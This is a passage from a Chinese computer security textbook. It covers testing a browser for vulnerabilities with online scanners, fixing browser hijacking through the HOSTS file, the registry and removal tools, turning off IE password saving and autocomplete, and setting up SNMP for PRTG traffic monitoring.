(5) 减慢计算机的运行速度，例如恶意软件会减慢计算机的运行速度的。

针对上述问题，现在请跟随笔者一起，开启浏览器的安全防护之旅。

7.6.1 检测浏览器的安全漏洞

当你并不知道自己浏览器存在哪些安全漏洞时，可以进入 ScanIT 网站(http://bcheck.scanit.be/bcheck/index.php)对自己的浏览器进行检测。

打开 ScanIT 网站页面，它首先显示出用户的浏览器当前所使用的版本，以及操作系统版本等，如图 7.13 所示。了解这些后，其下方有三个选项：第一个选项是 Only test for bugs specific to my type of browser (仅测试浏览器的 Bug)，这个检测项目只能检测 19 个项目；第二个选项是 Run all available tests (对所有浏览器所有项目进行检测)，这个检测项目包含了 34 项目，可以对浏览器进行全面检测；第三个选项是 Choose individual tests(自定义检测，这个检测项目可检测 16 项)。用户可以根据自身的需求进行选择。




图 7.13 ScanIT 网站页面

这里我们选择的是第二项 Run all available tests，单击 start the test 按钮，此时就开始对浏览器进行“全身检查”了。在检查的过程中，它会不断地弹出窗口，并且还会显示出检测进度以及一些相关的信息，如图 7.14 所示。等到检测操作完毕后，会显示出检测浏览器的一份安全报告，如果存在漏洞，也会详细地显示出来。

对于所检测出来的漏洞将会分成三类显示：High risk Vulnerabilities (高危险漏洞)、Medium Risk Vulnerabilities(中级危险漏洞)和 Low Risk Vulnerabilities(低级危险漏洞)，如果

你的浏览器存在漏洞，不仅会显示在这三个类别中，还会显示存在漏洞的个数。此外，对于漏洞也会给予相关的信息提示，并且对应其漏洞还会给出补丁的下载地址，即使是计算机新手，只要按照页面上的信息，按部就班地进行操作便可修补漏洞了。

如果你觉得以上浏览器的检测还不够细致，可以登录 www.pcflank.com 站点进行检测，它是一家俄罗斯的安全站点，可以对浏览器、端口、木马、信息泄露等项目进行检测。



图 7.14　显示检测进度

www.pcflank.com 网站为大家提供了 7 种安全检测方式：PC Flank Leaktest(测试防火墙是否可以防止信息泄露)、Stealth Test(隐身检测)、Quick Test(快速检测)、Browser Test(浏览器检测)、Trojans Test(木马端口检测)、Advanced Port Scanner(高级端口扫描)、Exploits Test(性能检测)，如图 7.15 所示。为了安全起见单击 Quick Test 标签，对计算机进行全面检查。当然要想对浏览器进行检查，可以单击 Browser Test 标签，就可以对浏览器进行检测了。而对于以上的其他功能，用户可以根据自身情况进行使用即可。




图 7.15　www.pcflank.com 提供的检测方式

7.6.2　解决浏览器劫持的方法

1. 编辑 HOSTS 文件

HOSTS 文件存在于 Windows 目录下的 System32\\Drivers\\Etc 目录中。如果恶意网页将

正常的域名映射到恶意网页的 IP 地址上，则输入正常网址后会连接到恶意程序指定的网页上。

当输入正常的网址却打开了一个不知名的网站时，则很有可能是因为用户的 HOSTS 文件被修改了。此时，用记事本打开这个文件，手工删除被恶意程序添加的项目并保存文件，就可以正常访问你要浏览的网站了(如果你从未使用过该文件，则直接删除所有内容后保存也可)。另外，瑞星的卡卡社区里有一个专门收集恶意劫持网站的 HOSTS 文件可供下载，下载后覆盖原文件即可。

2. 修改注册表项目


IE 浏览器的主页地址、浏览器标题、默认搜索页地址等信息都是记录在系统注册表当中的，恶意程序通过对注册表的修改就可以控制这些项目的内容。我们也可以使用各大杀毒软件附带的注册表修复工具对注册表进行修复。

3. 自定义浏览器的安全等级

设置方法在“7.5.2 ActiveX 的安全性”里已经介绍过了，如图 7.11 所示，这里不再重复。

4. 使用专用软件解决

一些恶意程序以作为 IE 加载项(Plugins)的方式启动自己，每次启动 IE 浏览器后，恶意程序都会自动运行。通常恶意程序用来定时弹出广告，在 IE 的右键菜单中添加恶意网站链接以及动态修改注册表等。另外，木马方式运行的浏览器劫持程序，目的与浏览器加载项方式类似，只是自启动方式不同。这种木马方式的劫持程序运行更隐蔽，清除更复杂，还可以自动更新。针对这种浏览器劫持方式，我们推荐一个专用软件：清道夫(Upiea)。可以在网页上直接下载使用该软件，因为其安装使用都很方便，这里也不再详细介绍了。



7.7 工作实训营

7.7.1 实训实例

1. 如何通过一些简单设置解除浏览器的安全隐患问题

1) IE 的自动登录

拨号上网用户使用 IE 时，连接对话框有一个【保存密码】选项，在 Web 页面直接登录邮箱时也有【保存密码】选项。使用“*”号工具软件可以轻易地将密码翻译出来。所以建议用户尽量不要使用该选项。IE 自动登录界面如图 7.16 所示。

2) IE 的自动完成

IE 的自动完成功能会给用户填写表单和输入 Web 网址带来一定的便利，但同时也给用户带来了潜在的危险，尤其对在网吧或公共场所上网的用户来说危险更大。若需禁止该功能，只需选择【工具】→【Internet 选项】命令，在弹出的对话框中选择【内容】选项卡，

在【个人信息】选项组中单击【自动完成】按钮，在随后弹出的【自动完成设置】对话框内取消选中的【Web 地址】、【表单】及【表单上的用户名和密码】复选框，如图 7.17 所示。



图 7.16　IE 的自动登录设置




图 7.17　【自动完成设置】对话框

2. 如何使用 PRTG 进行流量监控

PRTG 全称为 Paessler Router Traffic Grapher，是一款功能强大且可以通过路由器等设备上的 SNMP 协议取得流量资讯并产生图形报表的软件，可以产生内部网络包括服务器、路由器、交换机、网络终端设备等多种设备的网络流量图形化报表，并能够对这些报表进行统计和绘制，帮助网络管理员查找问题所在，分析网络的升级方向。当然该软件可以在绘制完毕后将图形图表以页面的形式反馈出来，这样网络管理员可以通过网络中的任何一台计算机访问配置了 PRTG 的计算机，实现远程管理，查看和维护网络流量的目的。PRTG 是一款优秀的 Win 平台流量监控程序，安装、操作简单，且功能强大。下面介绍 PRTG 的设置与安装方法。

1)　在系统上添加 SNMP 服务

单击【开始】按钮，依次选择【控制面板】→【添加或删除程序】命令，打开【添加或删除程序】对话框，从中添加 SNMP 服务(Simple Network Management Protocol)，如图 7.18 所示。




图 7.18　添加 SNMP 服务

2) 在系统服务中启动 SNMP 服务

在本地计算机中，打开【SNMP Service 的属性】对话框，切换到【常规】选项卡，设置启动类型为【自动】，如图 7.19 所示。



图 7.19 在系统服务中启动 SNMP 服务

3) 设置团体名为只读方式

在本地计算机中，打开【SNMP Service 的属性】对话框，切换到【安全】选项卡，进入如图 7.20 所示的对话框添加接受团体名称并选中【接受来自这些主机的 SNMP 数据包】单选按钮。




图 7.20 设置团体名为只读方式

4) 安装过程

打开 PRTG 的安装主界面，选择 Extras→Automatic Network Discovery 命令，如图 7.21 所示。




图 7.21　自动搜索

此时出现安装向导说明，如图7.22所示。单击Next按钮，设置搜索条件，在Address Range选项组中填写指定的IP地址或IP段，在SNMP Parameters选项组中设置如SNMP的属性设置，如图7.23所示。




图 7.22　安装向导说明

